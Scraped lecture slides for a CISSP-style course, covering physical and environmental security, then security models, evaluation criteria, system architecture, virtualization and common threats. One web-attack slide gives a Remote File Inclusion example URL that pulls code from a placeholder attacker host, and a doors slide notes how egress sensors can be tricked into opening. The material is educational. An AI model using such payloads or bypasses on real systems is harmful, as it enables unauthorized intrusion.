
Smart Cards and Magnetic Stripe Cards
• Smart Card


• Contains a computer chip


• Also called "Integrated Circuit Card (ICC)"


• May be "Contact" or "Contactless"


• Radio-Frequency Identification (RFID)
card is contactless


• Magstripe Card


• Has data stored on a stripe of magnetic
material
Tailgating or Piggybacking
• Following a person through a secure door


• Countermeasures


• Policy forbidding it


• Security awareness training


• Mantraps


• Chamber with two doors


• Intruders are trapped inside


• Turnstiles


• Must allow safe egress in emergencies
Contraband Checks
• Identify forbidden objects


• Such as weapons


• Very hard to detect small storage
devices like SD cards
Motion Detectors
• Ultrasonic and Microwave Motion
Detectors


• Work like Doppler Radar


• Send out a signal, measure the
reflected signals


• Photoelectric motion sensor


• Sends a beam across a monitored
space


• Detects when the beam is broken
Other Perimeter Alarms
• Magnetic door and window alarms


• Circuit breaks when door or window is
opened
Doors
• Hinges should face inward


• Or be otherwise protected


• Motion sensors can be triggered by
inserting objects under the door or
through gaps


• Or shaking the door violently


• That can trigger the emergency egress
system, causing the door to open
Windows
• Glass is weak


• Easily shattered


• Bulletproof glass


• Wire mesh or security film


• Lexan or Plexiglas windows


• Stronger, shatter-resistant


• Used in racecars and airplanes
Walls, Floors, and Ceilings
• Walls should go "slab to slab"


• No gaps at bottom or top


• Railed floors and drop ceilings can
obscure where the walls stop


• Sheetrock can easily be cut


• Walls need appropriate fire rating
Guards
• Professional guards


• Advanced training


• Amateur guards


• "Mall cops"


• Orders should be complete and clear


• Often attacked via social engineering
Dogs
• Deterrent and detective controls


• Legal liability


• Sometimes people panic and run


• Dogs can kill them
Restricted Work Areas and Escorts
• Visitor badges can be saved and re-used


• Countermeasure: time-based visitor
badge control


• Electronic badges that expire


• Printed time and date on badge


• Different badge color for each weekday
Site Selection, Design, and
Configuration
Topography
• Hills, valley, trees, etc.


• Can be altered with landscaping


• Utility Reliability and Crime


• Depend on the location
Site Design and Configuration Issues
• Site Marking


• Data centers are not externally marked


• Shared Tenancy and Adjacent Buildings


• Their poor security measures may
weaken yours


• Wireless networks may overlap
Wiring Closets
• Must be physically secured


• Shared Demarc


• Where ISP's responsibility ends


• Shared by all tenants in the building


• Server Rooms


• Require physical access control


• Also environmental controls
Media Storage Facilities
• Offline storage


• For backup or disaster recovery


• Or legal proceedings


• Or regulatory compliance


• Must be protected from unauthorized
access


• Some environmental controls may be
needed
System Defenses
One of the Last Lines of Defense
• In a defense-in-depth strategy


• An attacker has physical access to a
device or media with sensitive
information


• Asset Tracking


• Use serial #s to identify devices


• Port Controls


• Restrict USB ports, physically or
logically
Environmental Controls

Electrical Faults
Surge Protectors, UPSs, & Generators
• Surge Protector


• Stop voltage spikes


• Uninterruptible Power Supplies (UPSs)


• Provide temporary power during an
outage


• May also clean spikes from power lines


• Generators


• Provide power for long outages


• Require fuel storage
EMI (Electromagnetic Interference)
• Crosstalk


• Signals from one wire entering another


• Unshielded Twisted Pair (UTP) cable is
most susceptible to EMI


• Shielded Twisted Pair (STP) or coaxial
cable is less susceptible to EMI


• Fiber optic cable is immune to EMI
HVAC (Heating, Ventilation, and Air
Conditioning)
• Positive Pressure and Drains


• Air and water should be expelled from
the building


• Data center


• Humidity should be 40-55%


• Temperature should be 68-77°F
Static and Corrosion
• Static electricity


• Builds up if humidity is low


• Countermeasures


• Ground circuits


• Antistatic wrist straps


• Corrosion


• Caused by high humidity
Airborne Contaminants
• Dust can cause overheating and static
buildup, or impede fans


• Other contaminants can cause corrosion
Heat, Flame and Smoke Detectors
• Heat detectors are thermometers


• Smoke detectors


• Use ionization or photoelectric
detection


• Flame detectors


• Detect infrared or ultraviolet light


• Requires line-of-sight
Personnel Safety, Training and
Awareness
• Evacuation routes


• Evacuation Roles and Procedures


• Safety warden ensures that all
personnel safely leave the building


• Meeting point leader ensures that all
personnel are accounted for


• Handicapped people require special care


• Don't use elevators
Duress Warning Systems
• Emergency warning systems


• Severe weather


• Threat of violence


• Chemical contamination

ABCD Fires
Fire Suppression Agents
• Four methods


• Reduce the temperature


• Reduce supply of oxygen


• Reduce supply of fuel


• Interfere with chemical reaction of fire
Fire Suppression Agents
• Water


• Good for paper or wood


• Cut power before using water on
electrical circuits (electrocution risk)

• Soda Acid


• Dry powder


• For flammable metal fires


• Wet chemical


• For kitchen fires
Fire Suppression Agents
• CO2


• Dangerous; can suffocate people


• Halon and Halon Substitutes


• Suppresses fire without suffocating
people


• Halon depletes the ozone, so now
systems use argon, FM-200, FE-13, or
Inregen
Count-Down Timer
• Audible and visible countdown before
deploying CO2, Halon, or Halon
substitutes


• Allows personnel to evacuate


• Also allows personnel to stop the release
in case of a false alarm
Sprinkler Systems
• Wet pipe


• When heat opens the sprinkler head, water flows


• Dry pipe


• Filled with compressed air


• Used in cold places where water may freeze


• Deluge


• Large flow of water when valve opens


• Pre-Action


• Require two triggers: fire alarm and heat at
sprinkler head


• Used in museums to prevent accidental discharge
268
3i

3. Security Engineering

  • 1.
  • 2.
    Topics in Part1 • Security Models • Evaluation Methods, Certification and Accreditation • Secure System Design Concepts • Secure Hardware Architecture • Secure Operating System and Software Architecture • Virtualization and Distributed Computing • System Vulnerabilities, Threats and Countermeasures
  • 3.
  • 4.
    Security Models • StateMachine • Bell-LaPadula • Lattice-Based Access Controls • Biba • Clark-Wilson • Information Flow • Chinese Wall • Noninterference • Take-Grant • Access Control Matrix • Graham-Denning, HRU
  • 5.
    Down and Up •Top Secret • Secret • Confidential • Unclassified Up Down
  • 6.
    No Read Up •Simple Security Property • Subjects with low clearance cannot read objects with higher clearance • Bell-LaPadula model • Protects confidentiality
  • 7.
    Write Up • Writingup is OK • A subject with Secret clearance may discover something which is then classified Top Secret and passes beyond his or her clearance • That does not violate confidentiality
  • 8.
    No Write Down •Top Secret data cannot be written down to Secret machines • Except through a formal process of declassification • That would violate confidentiality
  • 9.
    Read Down • Peoplewith Top Secret clearance may read items with Secret or lower classification • That does not violate confidentiality
  • 10.
    State Machine Model •Mathematical model of a system • Every possible interaction between the subjects and objects is included in its state • If every possible state is secure, the system is proven to be secure
  • 11.
    Bell-LaPadula Model • Developedfor US DoD • Maintains confidentiality • Has two rules • NO READ UP • Simple Security Policy • NO WRITE DOWN • Star Security Policy
  • 12.
    Bell-LaPadula Model • MaintainsCONFIDENTIALITY • Does not maintain INTEGRITY • A low-clearance operative can submit false data which moves up to high clearance levels • Nothing in the model prevents unauthorized alteration of high-level data
  • 13.
    Tranquility Property • Dictatehow the system will issue security labels • Strong Tranquility Property • Security labels don't change while the model is operating • Weak Tranquility Property • Security labels don't change in a way that conflicts with defined security properties
  • 14.
    Lattice-Based Access Controls •Subjects and objects have various classifications, such as clearance, need- to-know, and role • Subjects have a Least Upper Bound and a Greatest Lower Bound of access • The highest level of access is "[Alpha, Beta, Gamma]"
  • 15.
  • 16.
    Biba Model • NOREAD DOWN • Simple Integrity Axiom • Prevents bad data from lower levels from moving up • NO WRITE UP • Star Integrity Axiom • Prevents low-level subjects from changing high-level data
  • 17.
    Biba Model • ProtectsINTEGRITY, not confidentiality • Appropriate for businesses more than the military • INTEGRITY and CONFIDENTIALITY are opposing goals • You can't have perfect integrity and perfect confidentiality at once • You must make a compromise
  • 18.
    Clark-Wilson • Real-World integritymodel • Subjects must access objects via programs • The programs have limitations • Two primary concepts: • Well-Formed Transactions • Separation of Duties
  • 19.
    Well-Formed Transactions • UDI(Unconstrained Data Item) • Data that don't require integrity • Such as untrusted user input • CDI (Constrained Data Item) • Data that requires integrity • Such as a financial transaction record • Transaction Procedure • Well-formed transaction • Maintains integrity with Integrity Verification Procedures • Makes an audit record
  • 20.
    Separation of Duties •One department collects money • Another department issues payments • Neither of them are authorized to initiate purchase orders • No one person can commit fraud • It would take a conspiracy
  • 21.
  • 22.
    Information Flow Model •Limits how information flows in a secure system • Such as NO WRITE UP and NO READ DOWN • Bell-LaPadula and Biba use this model
  • 23.
    Chinese Wall Model •Avoids conflicts of interest • Prohibits one person from accessing multiple Conflict of Interest categories (CoIs) • Developed by Brewer and Nash for employing consultants in banks
  • 24.
    Noninterference • Ensures thatdata at different security levels remains separate • If this fails, a covert channel exists • Ex: a cryptographic key can be found by measuring power consumption
  • 25.
    Take-Grant • Contains theserules • TAKE • GRANT • CREATE • REMOVE • Model can involve a complex graph of relationships
  • 26.
    Take-Grant Model • Alicecan create and remove privileges to secrets • Alice can grant privileges to Carol • Bob can take Alice's privileges
  • 27.
  • 28.
    Graham-Denning Model • Usessubjects, objects and rules • There are eight rules
  • 29.
    Harrison-Rizzo-Ullman (HRU) Model •Like Graham-Denning, but treats subjects and objects as the same and has only six operations
  • 30.
    Modes of Operation •Help to determine the access control and technical requirements for a system • Four Modes of Operation • Dedicated • System High • Compartmented • Multilevel • From DOD Directive 5200.28, Enclosure 2 (1988) (Link Ch 3a)
  • 31.
    Dedicated • System containsobjects of only one classification level (ex: Secret) • All subjects are cleared for that level or higher • All subjects have access approval and need to know • For all information stored and processed on the system
  • 32.
    System High • Systemcontains objects of mixed labels (Ex: confidential, secret, and top secret) • All subjects must be cleared up to the system's highest object
  • 33.
    Compartmented • All subjectsaccessing the system have necessary clearance • But do not have formal access approval or need to know for all information on the system • Objects are placed into COMPARTMENTS • Technical controls enforce need to know for access
  • 34.
    Multilevel • Stores objectsof different sensitivity labels • Subjects have differing clearances • A "reference monitor" controls access • If a top-secret subject accesses a top- secret object, access is granted • If a secret subject attempts to access a top-secret object, access is denied
  • 35.
  • 36.
    History • TCSEC • TrustedComputer System Evaluation Criteria • Called the "Orange Book" • Developed by the DoD in the 1980s • ITSEC and Common Criteria • International models, developed later
  • 37.
    The Orange Book •Developed in 1983 by the National Computer Security Center • Part of NIST (National Institute of Standards and Technology) • With help from the NSA (National Security Agency) • Rates security from A to D • Image from Wikipedia (Link Ch 4b)
  • 38.
  • 39.
    TNI / RedBook • Trusted Network Interpretation • Brings TCSEC concepts to network systems
  • 40.
    ITSEC • Information TechnologySecurity Evaluation Criteria • From Europe • Separates Functionality and Assurance • Functionality (F) • How well a system works • Assurance (Q and E) • Ability to evaluate the security of a system • Effectiveness (Q) and Correctness (E)
  • 41.
    ITSEC • Assurance Correctness •E0 - inadequate • E6 - formal model of security policy • Functionality ratings include TCSEC equivalents
  • 42.
  • 43.
    The International CommonCriteria • Supersedes TCSEC and ITSEC • Target of Evauation (ToE) • The system or product being evaluated • Security Target (ST) • Document describing ToE, security requirements, and operational environment
  • 44.
    The International CommonCriteria • Protection Profile (PP) • Independent set of security requirements and objectives • For specific category, such as firewalls or intrusion detection systems • Evaluation Assurance Level (EAL) • Score of the tested product or system
  • 45.
  • 46.
  • 47.
  • 48.
    Layering • Hardware andsoftware are separated into layers • Changes at one layer don't affect other layers
  • 49.
    Abstraction • Hides unnecessarydetails from the user • Users just see icons, Web pages, etc • They don't see IP addresses, etc.
  • 50.
    Security Domains • Groupsof subjects and objects with similar security requirements • Kernel Mode • Low-level access to memory, CPU, disk, etc. • User Mode • User accounts and processes • Errors in user mode should not affect kernel mode
  • 51.
    Ring Model • x86CPUs have 4 rings • Only 2 are used by Linux and Windows
  • 52.
    Hypervisor Mode • Called"Ring -1" (minus one) • Allows virtual guests to operate in ring 0 • Controlled by the hypervisor • Includes these CPU features • Intel VT • AMD-V
  • 53.
    Open and ClosedSystems • Open System • Open hardware and standards • Ex: IBM-compatible PC • Closed System • Proprietary hardware or software • Ex: Macs before switch to Intel
  • 54.
  • 55.
    System Unit andMotherboard • System Unit • The computer's case • Contains all internal electronic components • Motherboard • Contains CPU, RAM, firmware, and peripheral slots such as PCI slots
  • 56.
    The Computer Bus •Primary communication channel between components
  • 57.
    Northbridge and Southbridge •Northbridge is faster
  • 58.
    CPU • Brains ofthe computer • Arithmetic Logic Unit (ALU) • Performs mathematical operations • Control Unit • Fetches instructions and sends them to the ALU
  • 59.
    Fetch and Execute Note:most instructions take several clock cycles
  • 60.
    Interrupts • A signalthat something urgent has happened • CPU must stop its current task and service the interrupt immediately • Then resume the previous task
  • 61.
    Processes and Threads •A task is broken into smaller "threads" • Each thread can proceed independently • This reduces time wasted waiting for slow things • Like disk reads or user input
  • 62.
    Multitasking and Multiprocessing •All modern systems are multitasking • Can run several programs at once • Multiprocessing requires more than one CPU • Symmetric multiprocessing uses one operating system to manage all CPUs • Asymmetric multiprocessing systems have one operating system image per CPU
  • 63.
    Watchdog Timer • Rebootsthe system after critical processes hang or crash
  • 64.
    CISC and RISC •Complex Instruction Set Computer • Large set of complex machine language instructions • Intel processors • Reduced Instruction Set Computers • Fewer machine language instructions • Used by ARM processors in cell phones
  • 65.
    Direct and IndirectAddressing • Immediate value • add eax, 8 • Direct address • add eax, [8] • Indirect address • add [eax], 8 eax 1 eax 9 eax 1 008 5 eax 6 eax 12 012 3 012 11
  • 66.
    Memory Protection • Oneprocess cannot affect another process • Even though they are all sharing the same hardware • Required for secure multiuser and multiprocessing systems
  • 67.
    Process Isolation • Logicalcontrol • Prevents one process from interfering with another process • Isolation Techniques • Virtual memory • Object encapsulation • To be discussed in Chapter 9 • Time multiplexing • Each process gets different slices of time
  • 68.
    Real Mode andProtected Mode • When an x86 processor starts, it is in Real Mode • No process isolation • Any process can write anywhere in RAM • During bootup, it switches to protected mode • x64 processor does not use segmentation in 64-bit mode • They use memory-paging instead (link Ch 4a)
  • 69.
    Virtual Memory • Virtualaddress mapping between processes and hardware memory • Provides isolation, and usually also allows swapping pages in and out of RAM • If the kernel attempts to access memory in swap space, a page fault occurs • That page is swapped from disk to RAM
  • 70.
    BIOS • Basic InputOutput System • Code in firmware • Executed when a PC is powered on • First it runs the Power-On Self-Test (POST) to see what hardware is attached • If it finds a boot device, such as a disk, it boots from that
  • 71.
    WORM Storage • WriteOnce, Read Many • Ensures integrity • Data cannot be altered after first write • Examples: • CD-R, DVD-R
  • 72.
    Trusted Platform Module •A cryptographic co-processor on the motherboard • Can perform cryptography calcuations, and securely store keys • Can be used to detect rootkits, and for hard-disk encryption
  • 73.
    Data Execution Prevention (DEP) •Areas of RAM are marked Non- eXecutable (NX bit) • This prevents simple buffer overflow attacks • Even if an attacker can inject code into a variable, the injected code won't run
  • 74.
    Address Space LayoutRandomization (ASLR) • Each process is randomly located in RAM • Makes it difficult for an attacker to find code that has been injected • DEP and ASLR are one reason Vista was much more secure than Windows XP
  • 75.
  • 76.
    Secure Operating System andSoftware Architecture
  • 77.
    The Kernel • Heartof the OS • Runs in ring 0 • Two types • Monolithic • Microkernel
  • 78.
    Monolithic Kernel • Compiledinto one static executable • Entire kernel runs in supervisor mode • All functionality must be precompiled in • You must recompile the kernel to add new features • Faster but less secure against crashes • Unix and Linux use monolithic kernels
  • 79.
    Microkernel • Modular • Smallerand has less native functionality than a monolithic kernel • Can add functionality via Loadable Kernel Modules • Modules may run in ring 3 (userland) • Slower but more secure against crashes than a monolithic kernel • Windows is a hybrid system closer to a monolithic kernel
  • 80.
    Reference Monitor • Mediatesall access between subjects and objects • Enforces the system's security policy • Always enabled and cannot be bypassed • Secure systems can evaluate the security of the reference monitor • Required for levels A and B of TCSEC
  • 81.
    Users and FilePermissions • Linux and Unix use Read, Write, Execute • For the Owner, Group, and Others
  • 82.
    Microsoft NTFS Permissions •Read • Write • Read and Execute • Modify • Full Control
  • 83.
    Privileged Programs • Setuidfiles in Linux run with the permissions of the owner • Not the user who launched them • Such as passwd • Changes a user's password • Must edit the /etc/passwd and 
 /etc/shadow files • A normal user cannot edit those files directly
  • 84.
  • 85.
    Virtualization • Hypervisor simulateshardware • Guest OS runs on the virtual hardware
  • 86.
    Two Types ofVirtualization • Virtualization or Full Virtualization • Simulated hardware is completely independent of real hardware • Guest OS runs with no modification • Paravirtualization • Virtual hardware is similar to real hardware • Guest OS must be modified to run, with modified kernel system calls • Can be more efficient, but may not be possible with closed OS like Windows
  • 87.
    Hypervisor • Controls accessbetween guest OS's and host hardware • Type 1 Hypervisor (Bare Metal) • Runs directly on host hardware • Ex: VMware ESXi • Type 2 Hypervisor • Runs as an application on an OS, such as Windows • Ex: VMware Workstation
  • 88.
    Virtualization Benefits • Lowerhardware costs • Hardware consolidation • Lower power and cooling needs • Snapshots make backup and recovery fast and easy • Virtual clusters of guests can be far simpler than clustering real hardware servers
  • 89.
    Virtualization Security Issues •Many guests on one host • Not perfectly separated from one another • Never run guests with different security requirements on the same host • Risk: VM Escape • Attack gains control of the host from a guest
  • 90.
    Blinded by Virtualization •A traditional Network Intrusion Detection System is connected to a SPAN port on a switch • It cannot see traffic from one VM to another VM on the same host
  • 91.
  • 92.
    Cloud Computing • PrivateCloud • Houses data for only one organization • Gov't clouds ensure that data stays within one country • Public cloud • Mixes data from many companies together • Requires strict Service Level Agreements for sensitive data
  • 93.
    Pre-Owned Images • InApril 2011 Amazon warned that a public image was distributed with a backdoor account • A known SSH key
  • 94.
    Grid Computing • Usescomputing power from dissimilar systems for high performance • Such as SETI @ Home
  • 95.
    Large-Scale Parallel DataSystems • Parallel systems give high performance • But they share memory between systems • Can introduce race condition vulnerabilities • Brief moments of vulnerability an attacker can exploit by winning the race
  • 96.
    Peer to Peer •Such as BitTorrent • Sharing data between many systems • Decentralized, difficult to take down • Copyright violations are common • Integrity is questionable • Data from many untrusted sources are combined • Hashes are a critical control
  • 97.
    Thin Clients • Minimalhardware • Rely on a server to run applications and store data • Can be hardware-based or software- based, running on a computer's OS • Software-based thin clients often run in a Web browser
  • 98.
    Diskless Workstations • PCs,routers, embedded devices, others • Kernel and OS loaded from the network
  • 99.
    Internet of Things(IoT) • Thermostats, cars, cameras, light bulbs, everything on the Internet • Security often terrible • Default passwords, old versions, no way to patch or manage, etc.
  • 100.
  • 101.
  • 102.
    Emanations • Radio emissionsthat leak confidential data, like passwords and encryption keys • TEMPEST • US Gov't project to measure the risk of emissions
  • 103.
    Covert Channels • Communicationsthat violate security policy • Storage channel • Uses shared storage, such as /tmp • Others can see filesize, not contents • Timing channel • Time to reject a username is different from time to reject a password • Encryption time depends on key & input
  • 104.
    Backdoors • Bypass securitychecks • Such as username/password • Maintenance hook • Allows developers to bypass normal system checks during development • Should not be left in production system
  • 105.
    Malware • Viruses, worms,logic bombs, trojans • Zero-day exploits • No patch is available
  • 106.
    Viruses • Code attachedto an EXE file • Macro virus (in MS Office documents) • Boot sector virus • Stealth virus • Hides from OS and antivirus • Polymorphic virus (mutates) • Multipartite virus • Spreads via multiple vectors
  • 107.
    Worms, Trojans, Rootkits •Worms • Propagate without being attached to a file, over networks • Trojans • Lie about what they do • Rootkits • Replace part of the kernel or OS • May run in ring 3 or ring 0
  • 108.
    Packers • Compress andobfuscate executables • Decompresser is prepended to the compressed file • UPX is a common packer
  • 109.
    Logic Bombs • Waitsfor a trigger condition, then executes payload • A certain date, for example
  • 110.
    Antivirus Software • Signature-based •Uses a database of signatures • Easily circumvented • Few false positives • Heuristic-based • Detects anomalous behavior • Creates false positives
  • 111.
    Server-Side Attacks • Exploitsvulnerable services • Like SMB file-sharing
  • 112.
    Client-Side Attacks • Userdownloads malicious content • PDF files, Office files, etc. Download evil.pdf
  • 113.
    Web Architecture andAttacks • Active content opens new vulnerabilities • PHP often allows Remote File Inclusion • http://example.com/index.php? file=readme.txt • http://example.com/index.php? file=http://evil.com/evil.php
  • 114.
    Applets • Executable codeincluded in Web pages • Java • Platform-independent • Runs in Java Virtual Machine, in a sandbox • ActiveX • Digitally signed • Run code in Internet Explorer
  • 115.
    OWASP • Open WebApplication Security Project • Many free resources • Top Ten (link Ch 4d)
  • 116.
    XML (Extensible MarkupLanguage) • A standard way to encode documents and data • More universal than HTML
  • 117.
    Service Oriented Architecture(SOA) • Application architecture is composed of services • Multiple apps use the same service • Services are platform-independent and can be called in a generic way • Not dependent on a single language • Services are published in a directory
  • 118.
    Web Services • XMLor JSON (JavaScript Object Notation) • Data structure of web services • SOAP (Simple Object Access Protocol) or REST (Representational State Transfer) • Provide connectivity • WDSL (Web Services Description Language) • Details how the Web services are invoked
  • 119.
    Database Security • Storelarge amounts of data • Users can make inferences by creating, viewing and comparing records • Inference attacks and aggregation attacks are threats • Inference controls and polyinstantiation are defenses
  • 120.
    Primary Key • Adatabase field used to uniquely identify the entity the data belongs to • Ex: SSN, CCSF Student ID, Microsoft's SID • Even if two people have the same name and the same birthday, they can be uniquely identified by the Primary Key
  • 121.
    Polyinstantiation • Two rowsmay have the same primary key, but different data for each clearance level • Top Secret clearance subjects see all the data • Secret clearance subjects see only the data they are cleared for
  • 122.
